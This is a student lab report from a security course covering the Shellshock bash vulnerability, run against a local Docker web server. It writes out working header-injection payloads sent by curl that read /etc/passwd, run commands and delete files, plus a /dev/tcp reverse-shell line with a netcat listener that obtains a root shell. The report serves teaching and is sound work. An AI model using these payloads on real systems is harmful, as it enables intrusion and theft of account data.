

Noah Cunningham
Reese Pearsall
CSCI 476
9/21/22

Lab 3: Shellshock Attack

The Environment Setup went smoothly.

Taks 1:

Running bash_shellshock

```
root@cddd22a5ff83:/# foo='() { echo "Plz Work"; }'
root@cddd22a5ff83:/# echo $foo
() { echo "Plz Work"; }
root@cddd22a5ff83:/# declare -f foo
root@cddd22a5ff83:/# export foo
root@cddd22a5ff83:/# bash_shellshock
root@cddd22a5ff83:/# echo foo
foo
root@cddd22a5ff83:/# echo $foo

root@cddd22a5ff83:/# declare -f foo
foo ()
{
    echo "Plz Work"
}
root@cddd22a5ff83:/# foo
Plz Work
root@cddd22a5ff83:/#
```

Running bash

```
root@cddd22a5ff83:/# foo2() { echo "Ello Govner"; }
root@cddd22a5ff83:/# declare -f foo2
foo2 ()
{
    echo "Ello Govner"
}
root@cddd22a5ff83:/# foo
bash: foo: command not found
root@cddd22a5ff83:/# foo2
Ello Govner
root@cddd22a5ff83:/# export -f foo2
root@cddd22a5ff83:/# bash
root@cddd22a5ff83:/# declare -f foo2
foo2 ()
{
    echo "Ello Govner"
}
root@cddd22a5ff83:/# foo2
Ello Govner
root@cddd22a5ff83:/#
```

Task 2.1:

This is me running the commands in 2.1

```
root@6ce24b6c72c3:/# bash_shellshock
root@6ce24b6c72c3:# echo "Content-Type: text/plain"
Content-Type: text/plain
root@6ce24b6c72c3:# echo

root@6ce24b6c72c3:# echo "*** ENVIRONMENT VARIABLES***"
*** ENVIRONMENT VARIABLES***
root@6ce24b6c72c3:# strings /proc/$$/environ
HOSTNAME=6ce24b6c72c3
PWD=/
HOME=/root
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do
=01;35:bd=40;33:ol:cd=40;33:ol:or=40;31:ol:mi=00:su=37;41:s
=30;43:ca=30;41:t=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=
01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha
=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.t
xz=01;31:*.txz=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz
=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lz=01;31:*.xz=0
1;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=
01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar
=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.al
=z=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.r
z=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.e
sd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mpg=01;35:*.mpeg=01;3
5:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.pnm=01;
35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=0
1;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx
=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.m
kv=01;35:*.webm=01;35:*.oembed=01;35:*.mn4=01;35:*.mdv=01;35:*
kva=01;35:*.nrm=01;35:*.mn4=01;35:*.mdv=01;35:*
```

This is the given url and the HTTP Live Extension

```
*** ENVIRONMENT VARIABLES***
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_ACCEPT_ENCODING gzip, deflate
HTTP_CONNECTION=keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=56472
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
```

```
HTTP Header Live Main — Mozilla Firefox

http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi
Host: www.seedlab-shellshock.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Sun, 02 Oct 2022 19:10:49 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 601
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/plain

http://www.seedlab-shellshock.com/favicon.ico
Host: www.seedlab-shellshock.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi
GET: HTTP/1.1 404 Not Found
```

It seems like many of the environmental variables are set using data from the browser. And specifically all the ones that have HTTPS in front of them as well as the server.

Task 2.2.1: -v seems to print info about the https request and response. Similar to what we looked at in the last task, its got HTTP_HOST, HTTP_USER_AGENT, HTTP_ACCEPT...

```
[10/02/22]seed@VM:~/.../02_shellshock$ curl -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 02 Oct 2022 19:27:25 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
*** ENVIRONMENT VARIABLES***
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at
www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SFRVER NAME=www.seedlab-shellshock.com
```

Task 2.2.2: Seems -A lets you set the User Agent Variable as before it curl/7.68.0 and now its "my data"

```
[10/02/22]seed@VM:~/.../02_shellshock$ curl -A "my data" -v
www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: my data
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 02 Oct 2022 19:31:11 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
*** ENVIRONMENT VARIABLES***
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=my data
HTTP_ACCEPT=*/
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at
www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SFRVER NAME=www.seedlab-shellshock.com
```

Task 2.2.3: -e seems to set the HTTP_REFERER variable as its whats set to "my data"

```
www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port
80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: /*
> Referer: my data
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 02 Oct 2022 19:40:23 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
*** ENVIRONMENT VARIABLES***
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=/*
HTTP_REFERER=my data
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin
n:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at
www.seedlab-shellshock.com Port 80</address>
SERVFR SOFTWARE=Anache/2_4_41 (Ubuntu)
```

Task 2.2.4: -H seems to create a new variable as HTTPS_AAAAAA = BBBB is now a variable

```
* Connection #0 to host www.seedlab-shellshock.com left int
act
[10/02/22]seed@VM:~/.02_shellshock$ curl -H "AAAAAA: BBB
BBB" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port
80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: /*
> AAAAAA: BBBB
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 02 Oct 2022 19:48:51 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
*** ENVIRONMENT VARIABLES***
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=/*
HTTP_AAAAAA=BBBB
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin
n:/bin
```

Task 3.1: Command Entered: curl -e "() { echo;; }; echo; /bin/cat /etc/passwd;" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi


Displayed /etc/passwd

```
< Server: Apache/2.4.41 (Ubuntu)
< Transfer-Encoding: chunked
<
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
nologin
irc:x:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
* Connection #0 to host www.seedlab-shellshock.com left intact
[10/02/22]seed@VM:~/.../02_shellshock$
```

Task 3.2: Displayed process users id


```
[10/02/22]seed@VM:~/.../02_shellshock$ curl -A "() { echo;; }; echo; /bin/id;" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80)
port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: () { echo;; }; echo; /bin/id;
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 03 Oct 2022 03:52:39 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Transfer-Encoding: chunked
<
uid=33(www-data) gid=33(www-data) groups=33(www-data)
* Connection #0 to host www.seedlab-shellshock.com left intact
[10/02/22]seed@VM:~/.../02_shellshock$
```

**3.3: command: curl -e "() { echo:; }; echo; /bin/mktemp;" -v
www.seedlab-shellshock.com/cgi-bin/getenv.cgi**



```
SEED-Ubuntu20.4 (Continue Where we left off 10/1) [Running]
Activities Terminal Oct 3 00:17 •
root@a21e6e377820:/tmp
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80)
port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Referer: () { echo:; }; echo; /bin/mktemp;
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 03 Oct 2022 04:15:36 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Transfer-Encoding: chunked
<
/tmp/tmp.WX7yuJRFRP
* Connection #0 to host www.seedlab-shellshock.com left intact
[10/03/22]seed@VM:~/.../02_shellshock$ docksh a21
root@a21e6e377820:/# bash_shellshock
root@a21e6e377820:/# ls
bin etc lib32 media proc sbin tmp
boot home lib64 mnt root srv usr
dev lib libx32 opt run sys var
root@a21e6e377820:/# cd tmp
root@a21e6e377820:/tmp# ls
tmp.WX7yuJRFRP
root@a21e6e377820:/tmp#
```

3.4: Removed temp file



```
[10/03/22]seed@VM:~/.../02_shellshock$ curl -H "DumFucn:() { echo:; }; echo; /bin/rm /tmp/tmp.WX7yuJRFRP;" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80)
port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> DumFucn:() { echo:; }; echo; /bin/rm /tmp/tmp.WX7yuJRFRP;
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 03 Oct 2022 04:42:10 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Transfer-Encoding: chunked
<
* Connection #0 to host www.seedlab-shellshock.com left intact
[10/03/22]seed@VM:~/.../02_shellshock$ docksh a21
root@a21e6e377820:/# bash_shellshock
root@a21e6e377820:/# cd tmp
root@a21e6e377820:/tmp# ls
root@a21e6e377820:/tmp#
```

3.5: Tried to use cat /etc/shadow and sudo cat /etc/shadow. But it didn't work. I think it is because I need to be root in order to access /etc/shadow and since there is no "(sudo)" in groups when using the "id" command that means the server can't access root.

```
[10/03/22]seed@VM:~/.../02_shellshock$ id  
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)  
[10/03/22]seed@VM:~/.../02_shellshock$
```

See **3.2** for using id in bash_shellshock

Step 4: Seems to run as intended. I was connected and ran some stuff we did in step 3

Terminal 1

```
[10/03/22]seed@VM:~/.../02_shellshock$ nc -nvl 9090  
Listening on 0.0.0.0 9090  
Connection received on 10.9.0.80 49966  
root@a21e6e377820:/# id ←  
id  
uid=0(root) gid=0(root) groups=0(root)  
root@a21e6e377820:/# cat /etc/passwd ←  
cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nol
```

Terminal 2

```
[10/03/22]seed@VM:~$ ls  
Desktop  lab3repo  Music  Templates  
Documents  Labsetup  Pictures  Videos  
Downloads  Labsetup.zip  Public  
[10/03/22]seed@VM:~$ cd /home/seed/code/02_shellshock  
bash: cd: /home/seed/code/02_shellshock: No such file  
or directory  
[10/03/22]seed@VM:~$ cd /home/seed/code/lab3repo/02_shellshock  
[10/03/22]seed@VM:~/.../02_shellshock$ docker-compose  
up -d  
victim-10.9.0.80 is up-to-date  
[10/03/22]seed@VM:~/.../02_shellshock$ docker ps -a  


| CONTAINER ID | IMAGE                     | COMMAND                  |
|--------------|---------------------------|--------------------------|
| CREATED      |                           | STATUS                   |
| a21e6e377820 | seed-image-www-shellshock | /bin/sh -c 'service...'" |
|              |                           | 2 hours ago              |
|              |                           | Up 2 hours               |
|              |                           | victim-10.9.0.80         |

  
[10/03/22]seed@VM:~/.../02_shellshock$ docksh a21  
root@a21e6e377820:/# /bin/bash -i > /dev/tcp/10.0.2.6/  
9090 0<&1 2>&1
```

5.1: Doesn't work

```
HTTP_ACCEPT=/*  
HTTP_REFERER=() { echo;; }; echo; /bin/cat /etc/passwd  
;  
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin  
:/sbin:/bin  
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>  
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)  
SERVER_NAME=www.seedlab-shellshock.com  
SERVER_ADDR=10.9.0.80  
SERVER_PORT=80  
REMOTE_ADDR=10.9.0.1  
DOCUMENT_ROOT=/var/www/html  
REQUEST_SCHEME=http  
CONTEXT_PREFIX=/cgi-bin/  
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/  
SERVER_ADMIN=webmaster@localhost  
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi  
REMOTE_PORT=56476  
GATEWAY_INTERFACE=CGI/1.1  
SERVER_PROTOCOL=HTTP/1.1  
REQUEST_METHOD=GET  
QUERY_STRING=  
REQUEST_URI=/cgi-bin/getenv.cgi  
SCRIPT_NAME=/cgi-bin/getenv.cgi  
* Connection #0 to host www.seedlab-shellshock.com left intact  
[10/03/22]seed@VM:~/.../02_shellshock$
```

5.2: Doesn't work

```
HTTP_HOST=www.seedlab-shellshock.com  
HTTP_USER_AGENT=() { echo;; }; echo; /bin/id;  
HTTP_ACCEPT=/*  
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin  
:/sbin:/bin  
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>  
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)  
SERVER_NAME=www.seedlab-shellshock.com  
SERVER_ADDR=10.9.0.80  
SERVER_PORT=80  
REMOTE_ADDR=10.9.0.1  
DOCUMENT_ROOT=/var/www/html  
REQUEST_SCHEME=http  
CONTEXT_PREFIX=/cgi-bin/  
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/  
SERVER_ADMIN=webmaster@localhost  
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi  
REMOTE_PORT=56478  
GATEWAY_INTERFACE=CGI/1.1  
SERVER_PROTOCOL=HTTP/1.1  
REQUEST_METHOD=GET  
QUERY_STRING=  
REQUEST_URI=/cgi-bin/getenv.cgi  
SCRIPT_NAME=/cgi-bin/getenv.cgi  
* Connection #0 to host www.seedlab-shellshock.com left intact  
[10/03/22]seed@VM:~/.../02_shellshock$
```

5.3: Doesn't work

```
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=56482
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com left intact
[10/03/22] seed@VM:~/.../02_shellshock$ docksh a21
root@a21e6e377820:/# ls
bin etc lib32 media proc sbin tmp
boot home lib64 mnt root srv usr
dev lib libx32 opt run sys var
root@a21e6e377820:/# cd tmp
root@a21e6e377820:/tmp# ls
root@a21e6e377820:/tmp#
```

5.4: Since there is no file to remove its just not gonna work

5.5: And the server still doesn't have access to root

```
HTTP_ACCEPT=*/
HTTP_REFERER={() { echo:; }; echo; /bin/sudo cat /etc/shadow;
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=56484
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com left intact
[10/03/22] seed@VM:~/.../02_shellshock$
```